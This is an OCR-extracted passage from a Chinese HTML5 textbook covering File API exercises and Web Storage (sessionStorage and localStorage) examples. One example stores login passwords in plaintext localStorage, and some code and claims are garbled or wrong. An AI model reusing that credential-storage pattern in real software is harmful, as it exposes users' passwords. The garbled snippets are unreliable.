


图 6-18　文件上传成功

6.5　习题

一、填空题

1．使用 file 对象的__________属性可以获取不带路径的文件名称。
2．使用__________代码可以判断当前浏览器是否支持 FileReader 接口。
3．在 FileReader 接口中，__________方法用于读取文本文件。
4．FileReader 接口中的__________方法用于将文件读取为二进制字符串。
5．FileError 接口中的__________错误常量表示由 abort 事件触发的读取中止异常。

二、选择题

1．下列不属于 file 对象属性的是__________。
　A．type
　B．name
　C．lastModifiedDate
　D．path
2．如下面代码所示，假设需要获取用户选择文件的数量，应该使用代码__________。

```
<input type="file" id="fileselect" multiple="true" />
```

　A．document.getElementById("fileselect").files

B. document.getElementById("fileselect").files.count

C. document.getElementById("fileselect").files.length

D. document.getElementById("fileselect"). length

3. 为 file 类型添加__________属性可以限制用户选择文件的类型。

A. accept

B. ext

C. name

D. type

4. FileReader 接口的主要作用是__________。

A. 添加一个图像

B. 表示用户选择的文件列表

C. 将文件读入内存，并且读取文件中的数据

D. 以上皆是

5. 调用 abort()方法将触发 FileReader 接口的__________事件。

A. abort

B. onabort

C. onerror

D. onend

三、上机练习

1. 实现图像的预览效果

为表单的 file 类型的 input 元素添加 multiple 属性和 onchange 事件，使之可以选择多个文件（这里要求只能选择图像类型的文件）。当选择文件完毕之后，在页面中显示出本次一共选择的文件数量，并使用 FileReader 对象的 readAsDataURL()方法读取文件，将其与 img 元素绑定，在页面中显示所有的图像。页面效果如图 6-19 所示。



图 6-19　多个文件的预览

6.6 实践疑难解答

6.6.1 HTML 5 中 accept 属性的使用



HTML 5 中 accept 属性的使用
网络课堂：http://bbs.itzcn.com/thread-19734-1-1.html

【问题描述】：刚接触 HTML 5，现在我需要实现一个只能选择 jpg 格式和 gif 格式的文件选择框，该如何使用 accept 属性来实现？accept 属性可以有多个值吗？

【正确答案】：为 type 属性为 file 类型的 input 元素添加 accept 属性可以过滤选择的文件，该属性的可选值有多个，比如：application/pdf、application/poscript、audio/basic、image/gif、image/jpeg、image/x-png、text/html 等。但是 accept 属性并不是每个浏览器都支持，存在兼容问题，目前 Opera 和 Chrome 浏览器是支持的，而 Firefox 和 IE 暂不支持该属性。

如果需要实现可以选择多个类型的文件时，则可以为 accept 属性设置多个值，之间使用英文逗号“,”隔开即可。例如，设置选择的文件只允许为 gif 格式和 jpg 格式，则可以使用如下的代码：

```
<input type="file" name="pic" id="pic" accept="image/gif, image/jpeg"/>
```

如果不限制图像的格式，可以使用如下的代码：

```
<input type="file" name="pic" id="pic" accept="image/* "/>
```

如果不定义选择的文件格式，则打开的选择文件对话框中的【文件类型】下拉列表的选中项为全部文件（*.*）；如果定义了 accept 属性，则打开的选择文件对话框中的【文件类型】下拉列表的选中项会与定义的一样，但是这时候如果想要看其他类型的文件时，可以通过【文件类型】下拉列表框去选择类型。简单来说，使用 accept 属性起到了一个简单的按照主观意愿筛选的作用，同时如果选择的不是 gif 格式或 jpg 格式的文件，HTML 5 同样可以对这些文件进行读取、上传等操作。

6.6.2 使用 readAsDataURL()方法读取文件时的问题



使用 readAsDataURL()方法读取文件时的问题
网络课堂：http://bbs.itzcn.com/thread-19735-1-1.html

【问题描述】：从书上看到，使用 readAsDataURL()方法可以读取选择文件，并以 URL 字符串的形式存储，于是我编写了如下代码：

```
var fd=new FileReader();
fd.readAsDataURL(file);
fd.onload=function(res){
    document.getElementById('info').innerHTML=this.result;
```

```
    }
```

这段代码运行正常，但是在 id 为 info 的 div 层中显示的却是许多看不懂的字符，如下所示：


```
data:image/jpeg;base64,/9j/4AAQSkZJRgABAgAAZABkAAD/7AARRHVja3kAAQAEAAAA
PAAA/+4ADkFkb2JlAGTAAAAAAf/bAIQABgQEBA...
```


读取的 URL 字符串怎么会是这样呢？想要实现将选择的图像显示在页面中的效果，该如何修改这段代码呢？

【解决办法】：通过 FileReader 接口中的 readAsDataURL()方法，可以获取 API 异步读取的文件数据，另存为一串数据 URL 字符，将该 URL 绑定到 img 元素中即可实现图片文件预览的效果，如下面的代码所示：

```
var fd=new FileReader();
    fd.readAsDataURL(file);
    fd.onload=function(res){
        document.getElementById('info').innerHTML="<img src="+this.
        result+"
        width=90 height=100 style='padding:5px 5px 5px 5px;'/>";
}
```

第 7 章 HTML 5 数据存储

随着 Web 应用的发展，应用开发者越来越关注的一个问题是：如何更好地在客户端存储数据。由于 cookies 存储机制有限制保存数据空间大小、数据保密性差、代码操纵复杂等缺点，所示 HTML 5 中不再使用它。HTML 5 中增加了两种全新的数据存储方式：Web Storage 和 Web SQL Database。前者可以用于临时或永久保存客户端的少量数据；后者是客户端本地化的一套数据库系统，通过这套数据系统，可以将大量的数据保存在客户端，而无须与服务器交互，极大地减轻了服务端的压力，加快了其他页面的浏览速度。

本章将详细介绍在 HTML 5 中这两种数据存储方式及其使用方法和技巧。

本章学习要点：

- 掌握 Web Storage 的基本概念
- 了解 sessionStorage 和 localStorage
- 掌握 localStorage 与 sessionStorage 的使用方法
- 掌握本地数据库的基本概念
- 熟练创建与打开数据库
- 熟练掌握本地数据库的增、删、改、查

7.1 Web Storage 存储

在 HTML 5 中除了 Canvas 元素之外，另一个新增的非常重要的功能是在客户端本地保存数据的 Web Storage 功能。由于 Web Storage API 可以区分会话数据与长期数据，因此，相应的 API 类型分为两种：

- **sessionStorage** *保存会话数据。*
- **localStorage** *在客户端长期保存数据。*

由于 Web Storage API 可以将客户端的数据分类型进行存储，使它在运用上更加优越于传统的、单一的 Cookie 方式。下面简要介绍这两种类型的数据存储方式。

7.1.1 sessionStorage 对象

在页面进行数据存储的过程中，使用 sessionStorage 对象保存的数据时间非常短暂，因为该数据实质上是被保存在 session 对象中的。sessionStorage 对象主要是针对一个 session 的数据存储。当用户关闭浏览器窗口后，数据就会被删除。它适用于存储短期的数据，在

同域中无法共享，并且在用户关闭窗口后，数据将被清除。

sessionStorage 对象最常用的方法如下所示：

- **setItem (key,value)** 参数 key 表示被保存内容的键，参数 value 表示被保存内容的值。
- **getItem (key)** 获取指定 key 本地存储的值，如果不存在，则返回一个 null 值。
- **removeItem (key)** 删除指定 key 本地存储的值。
- **clear()** 清除 localStorage 对象中所有的数据。

【实践案例 7-1】

下面的例子通过使用 sessionStorage 对象实现对用户访问页面的次数进行计数。代码如下所示：

```
<script type="text/javascript" language="javascript" src="Untitled-2.js">
</script>
</head>
<body>
<script type="text/javascript">
if(supportSessionStorage()){
   if (sessionStorage.pagecount)
   {
      sessionStorage.pagecount=Number(sessionStorage.pagecount) +1;
   }else{
      sessionStorage.pagecount=1;
   }
   document.write("sessionStorage 页面访问次数: " + sessionStorage.pagecount
     + "次。");
}
</script>
<p>刷新页面会看到计数器在增长。</p>
<p>请关闭浏览器窗口，然后再重新访问，观察计数器有什么变化。</p>
</body>
```

上述代码中，当访问该页面时首先调用函数 supportSessionStorage()检测浏览器是否支持 sessionStorage 对象，如果浏览器支持该对象，则使用 sessionStorage.pagecount 获得用户访问页面的次数并且每刷新一次页面都会将 sessionStorage.pagecount 的值加 1。函数 supportSessionStorage()的代码如下所示：

```
function supportSessionStorage(){
     try{
        if(!!window.sessionStorage ) return window.sessionStorage;
     }catch(e){
        return undefined;
     }
  }
```

在上述的 JavaScript 代码中，如果浏览器支持该特性，那么全局对象 window 上会有一个 sessionStorage 的属性，反之，如果浏览器不支持该特性，那么该属性值为 undefined。

上述代码运行结果如图 7-1 所示，重新打开浏览器访问此页面，结果和图 7-1 显示的结果一样。



图 7-1　使用 sessionStorage 对用户访问次数计数

7.1.2　localStorage 对象

使用 sessionStorage 对象只能保存用户临时的会话数据，关闭浏览器后，这些数据都将丢失。因此，如果需要长期在客户端保存数据，不建议使用 sessionStorage 对象，而是使用 HTML 5 中新提供的 localStorage 对象。使用该对象可以将数据长期保存在客户端，直至人工清除为止。

localStorage 对象同 sessionStorage 对象一样，最常用的方法有 setItem(key,value)、getItem(key)、removeItem(key)、clear()，在这里就不再详细介绍这些方法。

【实践案例 7-2】

下面通过对用户访问页面的次数进行计数的例子来比较 localStorage 对象与 sessionStorage 对象的不同。代码如下所示：

```
<script type="text/javascript" language="javascript" src="Untitled-3.js">
</script>
</head>
<body>
<script type="text/javascript">
if(supportLocalStorage()){
   if (localStorage.pagecount)
   {
      localStorage.pagecount=Number(localStorage.pagecount) +1;
   }else{
      localStorage.pagecount=1;
   }
   document.write("localStorage 页面访问次数: " + localStorage.pagecount + "
  次。");
}
</script>
<p>刷新页面会看到计数器在增长。</p>
<p>请关闭浏览器窗口，然后再试一次，观察计数器有什么变化。</p>
```

```
</body>
```

上述代码的执行结果如图 7-2 所示。




图 7-2　使用 localStorage 对用户访问次数计数

重新打开浏览器访问此页面，结果如图 7-3 所示。




图 7-3　重新访问页面执行结果

7.2　数据操作

使用 localStorage 对象和 sessionStorage 对象可以进行写入数据、读取数据以及清空数据等操作。由于 localStorage 对象和 sessionStorage 对象的方法是一样的，本节就以 localStorage 对象为例，讲解如何写入数据、读取数据以及清空数据。

7.2.1　保存数据

在保存数据时，需要调用对象中的 setItem()方法，其调用格式如下所示：

```
localStorage.setItem(key,value)
```

其中，参数 key 表示被保存内容的键名，参数 value 表示被保存的键值。在使用 setItem()方法保存数据时，对应格式为（键名，键值）。一旦键名设置成功，则不允许修改，也不能重复；如果没有重复的键名，那么，只能修改对应的键值，即用新的键值取代原有的键值。

【实践案例 7-3】

以下实例使用 localStorage 对象的 setItem()方法实现存储用户的姓名和年龄的功能，具

体代码如下所示：

```
var localStorage = getLocalStorage();    //检测浏览器是否支持 localStorage
                                           对象
if(localStorage){
   localStorage.setItem("name","曹磊");   //存储用户名
   localStorage.setItem("age","21")
}else{
   alert("您的浏览器不支持 localStorage 对象");
}
```

上段代码使用 localStorage 对象的 setItem()方法写入数据。如果不使用 setItem()方法，可以使用 localStorage[key]=value 或者直接使用 localStorage.key=value。这两种写入方法的效果和 setItem()的效果一样。如下所示：

```
localStorage["name"] = "曹磊"
localStorage.name = "曹磊"
```

如果用户存储的数据已经达到浏览器指定的限额，超过浏览器的存储量，可以抛出一个代码异常，具体代码如下所示：

```
try
{
    localStorage.setItem("hobby", "打球");
}catch(e){
    if(e == QUOTA EXCEEDED ERR){
        alert("数据数量超过浏览器指定限额");
    }
}
```

上段代码使用 try/catch 代码块捕捉异常，如果浏览器的存储量超标，会立刻抛出异常，提示用户无法存储数据。所以，还有一个更好的方法：用户在存储重要的数据前，可以使用上面代码测试是否超出分配额。

7.2.2 读取数据

使用 localStorage 对象中的 setItem()方法保存数据后，如果需要读取被保存的数据，可以调用 localStorage 对象中 getItem()方法，其调用格式如下所示：

```
localStorage.getItem(key)
```

其中，参数 key 表示设置保存时被保存内容的键名，该方法将返回一个指定键名对应的键值，如果不存在，则返回一个 null 值。

【实践案例 7-4】

以下实例新建一个登录页面，用户在文本框中输入用户名与密码，单击【登录】按钮后，将使用 localStorage 对象保存登录时的用户名。当重新在浏览器中打开该页面时，经过保存的用户名和密码数据将分别显示在相应的文本框中。

在 Dreamweaver CS5 中新建一个 HTML 页面 login.html，代码如下所示：

```
<script type="text/javascript" src="login.js"></script>
</head>
<body  background="blue.jpg" onload="pageload();">
     <div align="center">
       姓名:
    <input id="txtname" type="text" /></br>
       密码:
       <input id="txtpassword" type="password" /></br>
       <input name="btnlogin" value="登录" type="button" onclick="btnlogin
        _click();" />
       <input name="rstlogin" type="reset" value="取消" />
     </div>
</body>
```


在 login.html 页面中导入一个 JavaScript 文件 login.js，其中自定义两个函数，分别在页面加载和单击【登录】按钮时调用。实现的代码如下所示：

```
function $$(id){
    return document.getElementById(id);
}
//页面加载时调用的函数
function pageload(){
    var strname=localStorage.getItem("keyname");            //获取用户名
    var strpassword=localStorage.getItem("keypassword");    //获取密码
    if(strname){
        $$("txtname").value=strname;
    }
    if(strpassword){
        $$("txtpassword").value=strpassword;
    }
}
                                                    //单击“登录”按钮后调用
                                                      的函数
function btnlogin_click(){
    var strname=$$("txtname").value;                //获取用户名文本框内容
    var strpassword=$$("txtpassword").value;        //获取密码框内容
    localStorage.setItem("keyname",strname);        //保存用户名
    localStorage.setItem("keypassword",strpassword);//保存密码
    $$("spanStatus").innerHTML="登录成功! ";
}
```

本实例中页面在加载时，将调用自定义的函数 pageload()。该函数先通过 localStorage 对象中的 getItem()方法获取指定键名的键值，并保存在变量中。如果不为空，则将该变量赋值给相应的文本框，用户下次登录时不用再次输入，以方便用户的操作。

用户单击【登录】按钮时，将触发 onclick 事件，在该事件中调用另外一个自定义的函数

btnlogin_click()，该函数首先分别通过两个变量保存在文本框中输出的姓名和密码，然后调用 localStorage 对象的 setItem()方法，将姓名作为键名“keyname”的键值进行保存。



尽管使用 localStorage 对象可以将数据长期保存在客户端，但在跨浏览器读取数据时，被保存的数据不可共用。即每一个浏览器只能读取各自浏览器中保存的数据，不能访问其他浏览器中保存的数据。

上述页面在浏览器中执行的页面效果如图 7-4 所示。



图 7-4　使用 localStorage 保存登录用户名和密码

在文本框中输入姓名和密码，然后单击【登录】按钮，重新打开浏览器访问该页面，保存的姓名和密码将分别显示在相应的文本框中，效果如图 7-5 所示。



图 7-5　使用 localStorage 读取登录用户名和密码

7.2.3　清空数据

如果要删除某个键名对应的记录，只需要调用 localStorage 对象中的 removeItem()方法，传递一个保存数据的键名即可删除对应的保存数据。但是，有时保存数据很多，如果使用 removeItem()方法逐条删除相对麻烦。此时，可以调用 localStorage 对象中的另一个方法 clear()，该方法的功能是清空全部 localStorage 对象保存的数据，其调用格式如下所示：

```
localStorage.clear();
```

该方法是一个无参数方法，表示清空全部的数据。一旦使用 localStorage 对象保存了数据库，用户就可以在浏览器中打开相应的代码调试工具，查看每条数据对应的键名与键值。执行删除或清空操作后，其对应的数据也会发生变化。

【实践案例 7-5】

以下实例中，在新建的页面中添加两个按钮，使用 localStorage 对象实现保存 5 条顺序记录和清空所有的 localStorage 对象保存的记录的功能。无论是增加还是清空数据，都可以在浏览器的调试工具中查看其变化过程。

在 Dreamweaver CS5 中新建一个 HTML 页面 clear.html，代码如下所示

```
<script type="text/javascript" src="clear.js"></script>
</head>
<body>
<div align="center">
<input id="btnadd" type="button" value="添加" onclick="btnadd_click();" />
<input id="bendelete" type="button" value="清空" onclick="
btndelete click();" />
<p id="pstatus"></p>
</div>
</body>
```

在 clear.html 页面导入一个 JavaScript 文件 clear.js，其中自定义两个函数，在单击【添加】和【清空】按钮时调用，其实现的代码如下所示：

```
function $$(id){
    return document.getElementById(id);
}
    var num=0;
//单击“添加”按钮时调用
function btnadd click(){
    for(var intI=0;intI<5;intI++){
        var strkeyname="strkeyname"+intI;
        var strkeyvalue="strkeyvalue"+intI;
        localStorage.setItem(strkeyname,strkeyvalue);
        num++;
    }
    $$("pstatus").style.display="block";
    $$("pstatus").innerHTML="已成功保存"+num+"条数据记录";
}
//单击“清空”按钮时调用
function btndelete click(){
    localStorage.clear();
    $$("pstatus").innerHTML="已成功清空全部数据记录";
}
```

在本实例中，当用户单击【添加】按钮时，将使用循环的方式，按执行顺序保存 5 条数

据记录，其键名为“strkeyname”与变量 intI 的连接，即“strkeyname0”，“strkeyname1”等。对应键值为“strkeyvalue”与变量 intI 的连接，即“strkeyvalue0”、“strkeyvalue1”等。这些被 localStorage 对象保存的数据记录，可以在浏览器中通过右击选择【审查元素】选项，单击 Resources 选项卡进行查看，效果如图 7-6 所示。

当用户单击【清空】按钮时，调用自定义函数 btndelete_ckick()。在该函数中，执行 localStorage 对象中的 clear()方法，清空所有 localStorage 对象保存的数据，效果如图 7-7 所示。





图 7-6　使用 localStorage 对象保存数据

